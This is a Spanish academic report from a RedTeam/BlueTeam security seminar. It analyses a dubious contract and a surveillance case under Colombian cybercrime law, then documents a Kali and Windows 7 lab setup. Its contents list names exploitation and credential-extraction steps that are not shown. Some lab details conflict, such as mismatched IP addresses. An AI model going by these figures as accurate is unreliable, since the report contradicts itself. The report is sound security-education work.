

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
BLUETEAM Y REDTEAM

DIEGO ANDRÉS BELTRÁN PARRA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD  
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
CEAD JOSE ACEVEDO Y GOMEZ - BOGOTÁ

2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
BLUETEAM Y REDTEAM

DIEGO ANDRÉS BELTRÁN PARRA

DIRECTOR DE SEMINARIO: JOHN FREDDY QUINTERO TAMAYO  
M.Sc.

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD  
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
CEAD JOSE ACEVEDO Y GOMEZ - BOGOTÁ

2021

## **RESUMEN**

De acuerdo a las actividades realizadas dentro del seminario de especialización equipos RedTeam & BlueTeam se consolida un informe técnico que permite evidenciar cada punto importante y sus escenarios presentados, permitiendo abordar los diferentes aspectos tanto éticos como legales además de la explicación puntual de los métodos, técnicas y herramientas usadas demostrando las capacidades de cada equipo y su adecuada intervención. Finalmente se encuentra un desglose de información importante tomado del framework NIST para las buenas practicas de ciberseguridad y los lineamientos estrategicos.

Cada aspecto se convierte en lineamientos base para tener en cuenta, implementar y referenciar al momento de presentar situaciones similares entorno a reacciones de equipos de ataque y defensa además de contar con el personal calificado que pueda operar las diferentes herramientas y plantear un análisis profesional de acuerdo al escenario.

## TABLA DE CONTENIDO

	Pág.
1. INTRODUCCIÓN.....	6
2. OBJETIVOS.....	7
3. DESARROLLO DEL INFORME TÉCNICO.....	8
4. RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN .....	33
5. CONCLUSIONES PARA LA CONSTRUCCIÓN DEL CONOCIMIENTO DESDE EL ENFOQUE DE LA CIBERSEGURIDAD.....	44
6. LINK DE VIDEO:.....	45
7. BIBLIOGRAFÍA.....	46

## TABLA DE ILUSTRACIONES

	Pág.
Ilustración 1. Ip de maquina Kali .....	11
Ilustración 2. Versión del sistema operativo Kali .....	12
Ilustración 3. Generalidades desde VirtualBox para la maquina Kali .....	12
Ilustración 4. Ip de la maquina Windows 7 X32 .....	13
Ilustración 5. Información del sistema operativo Win7 X32 y versión .....	13
Ilustración 6. Información de VirtualBox para la maquina win7-X32 .....	14
Ilustración 7. Ip de la maquina Windows 7 X64 .....	15
Ilustración 8. Información del sistema operativo Win7 X64 y versión .....	16
Ilustración 9. Información de VirtualBox para la maquina win7-X64 .....	17
Ilustración 10. Ping de Kali a Windows 7 X32 .....	18
Ilustración 11. Ping de Kali a Windows 7 X64 .....	18
Ilustración 12. Diagrama de red del escenario propuesto .....	19
Ilustración 13. Reconocimiento de maquina victima .....	20
Ilustración 14. Enumeración de puertos con Legión .....	21
Ilustración 15. Puerto usado por HFS. ....	22
Ilustración 16. Identificación de Servicio .....	22
Ilustración 17. Uso del exploit rejetto_hfs_exec .....	23
Ilustración 18. Configuración de parametros .....	24
Ilustración 19. Carga de payload de ejecución .....	24
Ilustración 20. Ejecución de Exploit .....	25
Ilustración 21. Información del sistema .....	26
Ilustración 22. Shell de windows ejecutando .....	27
Ilustración 23. Usuarios disponibles en windows .....	28
Ilustración 24. Usuarios de Windows7 X64 .....	29
Ilustración 25. Identificador de usuario .....	30
Ilustración 26. Obtención de identificador del usuario administrador .....	30
Ilustración 27. Comprobación de SID del usuario administrador .....	31
Ilustración 28. Verificación de procesos .....	32
Ilustración 29. Migración de proceso .....	32
Ilustración 30. Obtención de credenciales de acceso de todos los usuarios .....	33
Ilustración 31. Versión del sistema operativo obsoleta .....	34
Ilustración 32. Copia de Sistema Operativo no original .....	34
Ilustración 33. Sistema operativo sin licencia .....	35
Ilustración 34. Software existente. ....	35
Ilustración 35. Software instalado sin supervisión .....	36
Ilustración 36. Seguridad debil o nula en la maquina .....	37
Ilustración 37. No pertenece a un dominio .....	38
Ilustración 38. NIST: Proteger .....	39
Ilustración 39. NIST: Detectar .....	41
Ilustración 40. NIST: Recuperar .....	43

## **1. INTRODUCCIÓN**

A partir de este documento, permitirá identificar y evaluar las acciones de los equipos Red Team & Blue Team de una organización. Demostrar bajo escenario propuesto las diferentes vulnerabilidades y acceso a los sistemas de información de una maquina afectada. A su vez generar conciencia y establecer lineamientos de protección y prevención sobre estas actividades.

## **2. OBJETIVOS**

### **2.1.OBJETIVO GENERAL**

- Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

### **2.2.OBJETIVOS ESPECÍFICOS**

- Construir informe técnico, el cual refleja el desarrollo de las actividades del curso presentado consistencia entre: título, objetivos, desarrollo del informe, conclusiones y recomendaciones
- Presentar conclusiones donde se señale la importancia de desplegar estrategias relacionadas con RedTeam & BlueTeam.
- Presentar recomendaciones donde se plantea estrategias para contribuir en la mejora de técnicas para RedTeam & BlueTeam.

### 3. DESARROLLO DEL INFORME TÉCNICO

A continuación se relacionan los escenarios expuestos durante el seminario.  
Estado      Análisis ético y legal al acuerdo de confidencialidad con  
whitehouse security

Fecha de descubrimiento 10/03/2021

Activo 1      Acuerdo de confidencialidad con whitehouse security

Criticidad    Alta

Impacto      7.5(AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

Categoría    Documentación

Prueba      Manual

Código      CWE-200

Plataforma   Texto

#### DESCRIPCIÓN

El primer aspecto es conocer la ley 1273 de 2009<sup>1</sup> e identificar en que artículos de dicha ley Irrumpe.

#### Explotación / Descubrimiento

Para tal efecto, por lo anterior y dando énfasis a la ley 1273 de 2009 el contrato (Anexo 3 - Acuerdo) Irrumpe en los artículos:

#### Capítulo Primero

Artículo 369A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO

Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DEL SISTEMA INFORMÁTICO

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA punto 7:  
Utilizando como instrumento a un tercero de buena fe

#### Capítulo Segundo

ARTÍCULO 269J TRANSFERENCIA NO CONSENTIDA DE ACTIVOS

---

<sup>1</sup> MinTic Colombia. Ley 1273 de 2009, consultado en  
[https://www.mintic.gov.co/portal/604/articles-3705\\_documento.pdf](https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf) enlace activo al 20/02/2021



Los procesos poco confiables y de dudosa reputación dan por entendido que se trata de una organización delincencial atañando temas legales por contrato y responsabilidad a quien acordarse y firmase sin leer previamente dicho acuerdo, quizá en su mayoría por tentativa de remuneración económica (en este caso \$15.000.000). De acuerdo a la Ley 1273 del 5 de enero de 2009 para el ciber delinciente aplicarían sanciones bajo los artículos anteriormente mencionados (Congreso de Colombia, 2009)

El segundo aspecto es conocer el código de ética para el ejercicio de la ingeniería en general impartido por el copnia.

Por lo tanto y basado en el profesionalismo y la responsabilidad consignada en el código de ética profesional impartido por el COPNIA<sup>2</sup> y la Ley 842 de 2003 se hace énfasis en:

Capítulo I.

Artículo 29 POSTULADOS ÉTICOS DEL EJERCICIO PROFESIONAL

Capítulo II.

Artículo 31 DEBERES GENERALES DE LOS PROFESIONALES. sección F: Denunciar los delitos, contravenciones y faltas contra el código.

Artículo 32 PROHIBICIONES GENERALES A LOS PROFESIONALES. sección B: Permitir, tolerar o facilitar el ejercicio ilegal.

Como lo asocia el el Anexo 3 - Acuerdo del contrato al igual que la sección K: Participar en licitaciones, concursar o suscribir contratos estatales.

Haciendo uso del Artículo 33 Como DEBERES ESPECIALES DE LOS PROFESIONALES PARA CON LA SOCIEDAD. En la sección E: Rechazar toda clase de trabajos que en este caso implicarán daños evitables para la sociedad.

Enfocando en la firma de los contratos se evita incumplir en todo el Artículo 34 PROHIBICIONES ESPECIALES A LOS PROFESIONALES y el Artículo 37-38 DEBERES DE LOS PROFESIONALES PARA CON SUS COLEGAS Y DEMÁS PROFESIONALES.

---

<sup>2</sup>COPNIA, Código de ética para el ejercicio en general y sus profesiones afines y auxiliares. Tomado de [https://www.copnia.gov.co/sites/default/files/uploads/codigo\\_etica.pdf](https://www.copnia.gov.co/sites/default/files/uploads/codigo_etica.pdf) enlace activo al 20/02/2021

- Análisis del caso “operación andromeda buggly”

Haciendo un énfasis en las actividades que se realizaron y de acuerdo a las normas tanto del código de ética profesional y la ley 1273 de 2009 podemos observar la vulneración de los siguientes artículos:

- ✓ Como lo menciona la ley 1273 de 2009 en los artículos 269A Acceso abusivo a un sistema informático. Cuando acceden ilegalmente a los teléfonos y correos electrónicos o computadoras.
- ✓ Artículo 269C Interceptación de datos informáticos. Cuando interceptan comunicaciones de chat o WhatsApp, interceptación de cuentas de correo.
- ✓ Artículo 269D Daño Informático. Cuando eliminan las evidencias realizando borrados seguros a los discos duros y sacando todo lo de ciber guerra de Andromeda.
- ✓ Artículo 269F Violación de Datos personales. De acuerdo a la ley 1581 de 2012 se observa violación de datos obtenidos mediante los diferentes medios ilícitos de interceptación y acceso abusivo.
- ✓ Para los reclutadores o empresa fachada también se aplica el artículo 269J. del capítulo II Transferencia no consentida de activos, esto en los contratos y en el software utilizado.
- ✓ Por parte de los deberes como profesionales, basados en la identidad confirmada de algunos ingenieros, se aplica el código de ética el cual, por revelar información confidencial, usar la profesión de ingeniero para cometer actos ilícitos, la falta de honestidad en los procesos, obstaculización de investigaciones, actuar de manera lucrativa o ambición de dinero entre otros, de inmediato se le será suspendida la matrícula profesional.

Estado Banco de trabajo, Explotación y Contención de ataques informáticos

Fecha de descubrimiento 10/03/2021

Activo 1 Windows 7 X64 IP 10.0.2.16

Criticidad Alta

Impacto 7.5(AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

Categoría Aplicación

Prueba Manual

Código CWE-200

Plataforma Local

## DESCRIPCIÓN

Se procedió a identificar y Se realizar pruebas de caja blanca de acuerdo a que se cuenta con credenciales de acceso, la revisión de seguridad se centra puntualmente en los accesos transversales para la máquina Windows 7 X64, dando alcance desde el 01 de febrero a las 00:00 horas hasta el 4 de abril del 2021 a las 23:55 horas.

Identificación del banco de trabajo

### ➤ CARACTERÍSTICAS TÉCNICAS


#### **Kali Linux:**

Memoria ram base: 2048 MB

IP: 10.0.2.15

BROADCAST: 10.0.2.255

*Ilustración 1. Ip de maquina Kali*



Fuente: Propia de la actividad

Se observa la IP de la maquina Kali Linux la cual se obtiene con el comando ifconfig


Ilustración 2. Versión del sistema operativo Kali

```
estudiante@seminario:~$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
estudiante@seminario:~$
```

Fuente: Propia de la actividad

Se obtiene la versión del sistema operativo kali linux con el comando `cat /etc/os-release`

Ilustración 3. Generalidades desde VirtualBox para la maquina Kali



Fuente: Propia de la actividad

Información disponible de las características de la maquina virtual Kali - Seminario desde virtualbox


## Windows 7 X32

Memoria base: 4096 MB

IP: 192.168.0.10

PUERTA DE ENLACE: 192.168.0.1

*Ilustración 4. Ip de la maquina Windows 7 X32*



```
C:\Windows\system32\cmd.exe

C:\Users\usuario>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufixo DNS específico para la conexión. . . : 
    Vínculo: dirección IPv6 local. . . : fe80::911a:3a3e:1641:7c00%11
    Dirección IPv4. . . : 192.168.0.10
    Máscara de subred. . . : 255.255.255.0
    Puerta de enlace predeterminada. . . : 192.168.0.1

Adaptador de túnel isatap.{A658CFDA-2CEF-4786-9B5A-536C989076D5}:


    Estado de los medios. . . : medios desconectados
    Sufixo DNS específico para la conexión. . : 

C:\Users\usuario>
```

Fuente: Propia de la actividad

Extracción de la IP en la maquina Windows 7 X32 con el comando ipconfig

*Ilustración 5. Información del sistema operativo Win7 X32 y versión*












```
Nombre de host: WIN7
Nombre del sistema operativo: Microsoft Windows 7 Home Premium
Versión del sistema operativo: 6.1.7600 N/D Compilación 7600
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: usuario
Organización registrada:
Id. del producto: 00359-OEM-8992687-00006
Fecha de instalación original: 11/08/2012, 08:50:07 a.m.
Tiempo de arranque del sistema: 07/02/2021, 02:21:55 a.m.
Fabricante del sistema: innotek GmbH
Modelo del sistema: VirtualBox
Tipo de sistema: X86-based PC
Procesador(es): 1 Procesadores instalados.
[01]: x64 Family 6 Model 142 Stepping
innotek GmbH VirtualBox, 01/12/2006
C:\Windows
C:\Windows\system32
\Device\HarddiskVolume1
es-co;Español <Colombia>
es-mx;Español <México>
<UTC-05:00> Bogotá, Lima, Quito
3.584 MB
3.111 MB
7.165 MB
6.672 MB
493 MB
C:\pagefile.sys
WORKGROUP
\WIN7
N/D
1 Tarjetas de interfaz de red instala
das.
[01]: Adaptador de escritorio Intel(R)
Nombre de conexión: Conexión de
DHCP habilitado: Sí
Servidor DHCP: 192.168.0.1
Direcciones IP
[01]: 192.168.0.10
[02]: fe80::911a:3a3e:1641:7c00
```

Fuente: Propia de la actividad

Información de la maquina Windows 7 X32 extraida con el comando systeminfo desde la consola

Ilustración 6. Información de VirtualBox para la maquina win7-X32

 <b>General</b>	
Nombre:	win7-SE2020
Sistema operativo:	Windows 7 (64-bit)
 <b>Sistema</b>	
Memoria base:	4096 MB
Procesadores:	4
Orden de arranque:	Disquete, Óptica, Disco duro
Aceleración:	VT-x/AMD-V, Paginación anidada, Paravirtualización Hyper-V
 <b>Pantalla</b>	
Memoria de vídeo:	128 MB
Controlador gráfico:	VBoxSVGA
Servidor de escritorio remoto:	Inhabilitado
Grabación:	Inhabilitado
 <b>Almacenamiento</b>	
Controlador: SATA	
Puerto SATA 0:	win7-SE2020-disk001.vdi (Normal, 50,00 GB)
 <b>Audio</b>	
Controlador de anfitrión:	Windows DirectSound
Controlador:	Audio Intel HD
 <b>Red</b>	
Adaptador 1:	Intel PRO/1000 MT Desktop (Adaptador puente, «Realtek USB GbE Family Controller»)
 <b>USB</b>	
Controlador USB:	OHCI
Filtros de dispositivos:	0 (0 activo)
 <b>Carpetas compartidas</b>	
Ninguno	
 <b>Descripción</b>	
Ninguno	

Fuente: Propia de la actividad

Información disponible de las características de la maquina virtual Widnows 7 X32 desde virtualbox


## Windows 7 X64

Memoria base 4096 MB

IP: 10.0.2.16

PUERTA DE ENLACE: 10.0.2.2

Ilustración 7. Ip de la maquina Windows 7 X64



```
Win7-SE2020-X64 [Corriendo] - Oracle VM VirtualBox
Administrador: C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\usuario>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::4842:9ce4:4e38:7898%11
    Dirección IPv4. . . . . : 10.0.2.14
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.2

Adaptador de túnel isatap.{5BE8BED2-9B04-4799-BEB3-D289D73C2460}:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . :

C:\Users\usuario>
```

Fuente: Propia de la actividad

Información de la maquina:

Ilustración 8. Información del sistema operativo Win7 X64 y versión

```

Nombre de host: PC202006
Nombre del sistema operativo: Microsoft Windows 7 Professional
Versión del sistema operativo: 6.1.7601 Service Pack 1 Compilación 7601
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: usuario
Organización registrada:
Id. del producto: 00371-868-0000007-85220
Fecha de instalación original: 26/06/2020, 11:04:46 p.m.
Tiempo de arranque del sistema: 07/02/2021, 02:36:46 a.m.
Fabricante del sistema: innotek GmbH
Modelo del sistema: VirtualBox
Tipo de sistema: x64-based PC
Procesador(es): 1 Procesadores instalados.
[01]: Intel64 Family 6 Model 142 Stepp
ping 12 GenuineIntel ~1800 Mhz
Versión del BIOS: innotek GmbH VirtualBox, 01/12/2006
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume1
Configuración regional del sistema: es-co;Español (Colombia)
Idioma de entrada: es-mx;Español (México)
Zona horaria: (UTC-05:00) Bogotá, Lima, Quito
Cantidad total de memoria física: 4.096 MB
Memoria física disponible: 3.442 MB
Memoria virtual: tamaño máximo: 8.189 MB
Memoria virtual: disponible: 7.502 MB
Memoria virtual: en uso: 687 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: WORKGROUP
Servidor de inicio de sesión: \\PC202006
Revisión(es): 2 revisión(es) instaladas.
[01]: KB2534111
[02]: KB976902
Tarjeta(s) de red: 1 Tarjetas de interfaz de red instaladas.
[01]: Adaptador de escritorio Intel(R) PRO/1000 MT










```

Fuente: Propia de la actividad

Información de la maquina Windows 7 X64 extraida con el comando systeminfo desde la consola




Ilustración 9. Información de VirtualBox para la maquina win7-X64

	<b>General</b>
Nombre:	Win7-SE2020-X64
Sistema operativo:	Windows 7 (64-bit)
	<b>Sistema</b>
Memoria base:	4096 MB
Orden de arranque:	Óptica, Disco duro
Aceleración:	VT-x/AMD-V, Paginación anidada, Paravirtualización Hyper-V
	<b>Pantalla</b>
Memoria de vídeo:	18 MB
Controlador gráfico:	VBoxSVGA
Servidor de escritorio remoto:	Inhabilitado
Grabación:	Inhabilitado
	<b>Almacenamiento</b>
Controlador:	SATA
Puerto SATA 0:	Win7-SE2020-X64-disk001.vdi (Normal, 50,00 GB)
Puerto SATA 1:	[Unidad óptica] Vacío
	<b>Audio</b>
Controlador de anfitrión:	Windows DirectSound
Controlador:	Audio Intel HD
	<b>Red</b>
Adaptador 1:	Intel PRO/1000 MT Desktop (NAT)
	<b>USB</b>
Controlador USB:	OHCI, EHCI
Filtros de dispositivos:	0 (0 activo)
	<b>Carpetas compartidas</b>
	Ninguno
	<b>Descripción</b>
	Ninguno

Fuente: Propia de la actividad

Información disponible de las características de la maquina virtual Windows 7 X64 desde virtualbox


Ilustración 10. Ping de Kali a Windows 7 X32



Fuente: Propia de la actividad

Comunicación entre Kali linux y Win7-SE2020 verificación con un ping sostenido

